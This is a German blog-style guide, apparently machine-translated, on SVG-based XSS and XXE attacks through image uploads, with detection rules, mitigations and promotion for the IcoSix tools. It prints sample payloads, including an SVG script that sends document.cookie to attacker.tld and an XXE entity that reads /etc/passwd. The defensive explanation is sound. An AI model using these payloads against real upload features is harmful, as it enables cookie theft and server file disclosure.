SVG XSS und XXE: Angriff über Bild-Upload

Hochgeladene SVG-Dateien können Skripte ausführen oder lokale Dateien lesen. Ein praktischer Leitfaden zu XSS und XXE über SVG: reale Angriffsmuster, Angriffsvektoren und Gegenmaßnahmen für Entwickler.
- Veröffentlicht am 2026-09-21
- Lesezeit: 4 Minuten
SVG XSS und XXE: Wenn eine Vektorgrafik zur Sicherheitslücke wird #

SVG-XSS bezeichnet die Ausführung von JavaScript-Code, der in einer hochgeladenen oder in eine Seite eingebetteten SVG-Datei versteckt ist; SVG-XXE hingegen ist das Auslesen lokaler Dateien oder SSRF durch Deklaration externer XML-Entitäten in derselben Datei. Beide nutzen denselben Strukturfehler aus: Eine SVG-Datei ist kein Bild wie ein JPEG oder PNG, sondern ein textbasiertes XML-Dokument, das Skripte, Ereignisbehandler und Verweise auf externe Entitäten enthalten kann, die von einem Parser ausgeführt werden. Akzeptiert eine Anwendung SVG-Uploads, rendert sie inline oder übergibt sie ohne Bereinigung an eine Bildverarbeitungsbibliothek, sind beide Angriffsflächen offen.
Warum SVG sich von PNG oder JPEG unterscheidet #
PNG und JPEG sind binäre Rasterformate: Pixel und Metadaten, kein ausführbarer Code. SVG ist reiner XML-Text mit Tags wie <script>, <foreignObject>, Ereignisbehandler (onload, onerror, onmouseoverund vor allem die Möglichkeit, eine DOCTYPE mit externen Entitäten – dieselben Mechanismen, die jeden schlecht konfigurierten XML-Parser gefährlich machen (siehe XXE
e XXE-Injektion
(für die vollständige Theorie).
Das Problem entsteht, wenn ein Browser oder eine serverseitige Bibliothek das SVG als „nur ein Bild“ behandelt und es tatsächlich als aktives Dokument interpretiert.
SVG XSS: Skript innerhalb eines Bildes #
Die direkteste Nutzlast verwendet das Tag <script> oder ein Ereignisbehandler:
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)">
  <circle cx="50" cy="50" r="40" />
</svg>
Oder mit <script> explizit:
<svg xmlns="http://www.w3.org/2000/svg">
  <script type="text/javascript">
    fetch('https://attacker.tld/steal?c=' + document.cookie)
  </script>
</svg>
Der Einbettungskontext entscheidet darüber, ob die Nutzlast ausgeführt wird:
| Einbettungsmethode | Skript ausgeführt? | Hinweis |
|---|---|---|
<img src="file.svg"> | Nein | Browser-Sandboxes, keine JS-Ausführung |
<object data="file.svg"> | Ja | Vollständiger Dokumentkontext |
<iframe src="file.svg"> | Ja | Gleiches Risiko des Objekts |
<svg> inline in HTML | Ja | Das übergeordnete DOM enthält das Skript. |
Upload bereitgestellt mit Content-Type: image/svg+xml und wurde direkt im Browser geöffnet | Ja | Das Opfer öffnet die Datei als Dokument |
Deshalb reicht eine einfache Prüfung wie „.svg-Erweiterung = Bild, okay“ nicht aus: Es kommt ganz darauf an, wie die Datei nach dem Upload bereitgestellt und referenziert wird. Einen allgemeinen Überblick über schädliche Uploads finden Sie unter Datei-Upload-Angriff.
SVG XXE: Externe Entitäten innerhalb von XML #
Da SVG XML ist, kann es einen DOCTYPE mit externen Entitäten deklarieren, die klassische XXE-Injection- Technik :
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200">
  <text x="10" y="20">&xxe;</text>
</svg>
Wenn der serverseitige XML-Parser (nicht der Browser) diese Datei verarbeitet, ohne die Deaktivierung zu aktivieren DTD/externe Entitäten – typisch für Pipelines, die SVG serverseitig konvertieren, skalieren oder „bereinigen“ – der Inhalt der gelesenen Datei landet im gerenderten Text oder in einem Parsing-Fehler, der ihn offenlegt.
Ein bekannter Fall aus der Praxis ist ImageTragick (CVE-2016-3714) . Hierbei verarbeitete ImageMagick schädliche SVGs, indem es Befehle an den Delegaten übergab, was neben dem Lesen von Dateien auch Remote Code Execution (RCE) ermöglichte. Bibliotheken wie librsvg oder Apache Batik wiesen im Laufe der Zeit ähnliche CVEs im Zusammenhang mit unsicherer DTD-Verarbeitung auf.
Praktische Vektoren, wo dies zum Tragen kommt #
- Avatar-/Profil-UploadEin Benutzer lädt eine SVG-Datei als Profilbild hoch, die vom Backend mithilfe einer Konvertierungs-/Größenänderungsbibliothek verarbeitet wird.
- Anpassbare Logos in mandantenfähigen SaaS-LösungenWhite-Label-Lösung, mit der Sie Ihr Firmenlogo im SVG-Format hochladen können.
- Grafische/kollaborative EditorenSVG von einer externen URL oder Datei importieren
- Schlecht implementierte Online-Bild-zu-SVG-Konverter: wenn das Tool serverseitiges Parsen ohne Härtung durchführt
Erkennungs- und Blaues Team #
- Parser-Protokoll: XML-Fehler mit Verweisen auf
file://,http://,ftp://In einem Feld, das eigentlich nur ein Bild enthalten sollte, sind sie ein starkes Signal. - WAF/IDS: Regeln, die abfangen
<!DOCTYPE,<!ENTITY,<script,onload=,onerror=innerhalb der Nutzlast mitContent-Type: image/svg+xmloder Erweiterung.svg - EDR/AusgangsüberwachungEin Bildverarbeitungsprozess (ImageMagick, librsvg), der unerwarteten Netzwerkverkehr erzeugt, ist fast immer ein durch XXE ausgelöster SSRF-Angriff.
- Antwortheader: Überprüfen Sie, ob die bereitgestellten SVG-Dateien
Content-Disposition: attachmenteX-Content-Type-Options: nosniff— detaillierte Informationen in Sicherheits-Header
Minderungsmaßnahmen #
XML-Parsing-Seite (strukturelle Korrektur gegen XXE):
- Deaktivieren Sie DTDs und externe Entitäten im Parser (
libxml_disable_entity_loader(true)in PHP,XMLInputFactorymitSUPPORT_DTDein falscher Wert in Javaresolve_entities=False(in lxml Python) - Verwenden Sie niemals einen „Standard“-XML-Parser für Benutzereingaben, ohne die Entitätskonfiguration explizit zu überprüfen.
Rendering-Seite (XSS-Fix):
- Bereinigen Sie die SVG-Datei, indem Sie Folgendes entfernen:
<script>Manageron*,<foreignObject>Vor der Auslieferung übernehmen Bibliotheken wie DOMPurify (Client) oder ein spezieller SVG-Sanitizer (Server) diese Aufgabe. - SVG-Uploads sollten immer mit folgender Funktion bereitgestellt werden:
Content-Disposition: attachmentRendern Sie sie niemals inline im DOM Ihrer Anwendung. - Wenden Sie eins an CSP restriktiv als zusätzliche Ebene, nicht als alleinige Verteidigung
Die wirksamste Maßnahme zur Risikominderung besteht weiterhin darin, die Ursache des Problems zu vermeiden. Wenn Ihre Anwendung Nutzern anpassbare Symbole oder Abzeichen (Avatare, Bereichslogos, UI-Elemente) anbieten soll, eliminiert die Verwendung einer vorgefertigten und geprüften SVG-Symbolbibliothek wie IcoSix die Angriffsfläche vollständig: Der Nutzer wählt aus einem kontrollierten Angebot aus und lädt keine beliebigen Dateien hoch, die Ihr Backend anschließend verarbeiten muss.
Dasselbe gilt, wenn Sie den umgekehrten Weg benötigen – die Umwandlung eines Rasterlogos in eine Vektorgrafik für einen Kunden oder ein internes Projekt: Anstatt einen selbst entwickelten Konvertierungs-Parser zu implementieren (oft die eigentliche Schwachstelle, wie oben bei ImageTragick zu sehen), vermeidet ein getestetes Konvertierungstool wie der PNG-zu-SVG-Konverter von IcoSix, Ihre Infrastruktur einer selbst entwickelten, nie auf Sicherheit geprüften Parserkomponente auszusetzen.
MITRE ATT & CK #
| Technik | ID | Kontext |
|---|---|---|
| Öffentlich zugängliche Anwendung ausnutzen | T1190 | Bösartiger SVG-Upload als Eingabevektor |
| Drive-by-Kompromiss | T1189 | SVG XSS wurde vom Opfer bereitgestellt und geöffnet |
| Ausbeutung zur Kundenausführung | T1203 | Ausführen von Skripten im Browserkontext |
| Serverseitige Anforderungsfälschung (über XXE) | T1190 (Anwendungsuntertechnik) | Externe Entitäten, die interne SSRF-Anfragen auslösen |
Häufige Fehler #
| Fehler | Warum das ein Problem ist |
|---|---|
Nur die Erweiterung prüfen .svg | XML-Inhalte werden niemals untersucht. |
Blockieren <script> aber nicht die Manager on* | onload, onerror naive Filter umgehen |
Vertraue dem Content-Type vom Auftraggeber erklärt | Es wird vollständig vom Angreifer kontrolliert. |
| Nur clientseitig bereinigen (JS) | Umgehbar durch Abfangen/Ändern der Anfrage |
| Verwendung einer „Standard“-Bildverarbeitungsbibliothek ohne Überprüfung ihrer XML-Konfiguration | Bei vielen Geräten ist DTD standardmäßig aktiviert. |
FAQ #
Eine hochgeladene SVG-Datei <img> Kann es JavaScript ausführen?
Nein, das Etikett <img> Sandboxes verhindern das SVG-Rendering und blockieren Skripte und Ereignisbehandler. Das Risiko besteht, wenn die Datei als Dokument geöffnet wird (<object>, <iframe>, direkte Navigation) oder eingebettet inline im DOM.
Reicht es aus, die Dateiendung umzubenennen, um schädliche SVGs zu blockieren? Nein. Die Prüfung muss auf der Grundlage des Inhalts (Magic Bytes/Parsing) erfolgen, nicht auf der Dateiendung, die leicht gefälscht werden kann.
Sind alle XML-Parser standardmäßig anfällig für XXE? Das hängt von der Programmiersprache und der Bibliotheksversion ab: Viele haben in den letzten Jahren eine standardmäßige Absicherung eingeführt, aber dies ist nicht für jede Bibliotheks-/Versionskombination garantiert – es sollte immer explizit geprüft und niemals vorausgesetzt werden.
Ist ein Online-Bildkonvertierungstool immer sicher? Nicht unbedingt – es kommt darauf an, wie es die SVG-Datei serverseitig verarbeitet. Ein ausgereiftes und geprüftes Tool reduziert das Risiko im Vergleich zu einem ungeprüften, intern entwickelten Parser, dennoch sollte die Sicherheit immer individuell bewertet werden.
Wie lässt sich XXE in SVG-Dateien verhindern? Indem man DTDs und externe Entitäten im XML-Parser deaktiviert, der zum Verarbeiten von Uploads verwendet wird (nicht im Browser, da dort nicht die Schwachstelle vorliegt) – dies ist die einzige strukturelle Lösung; das Filtern verdächtiger Muster im Dateiinhalt reicht nicht aus.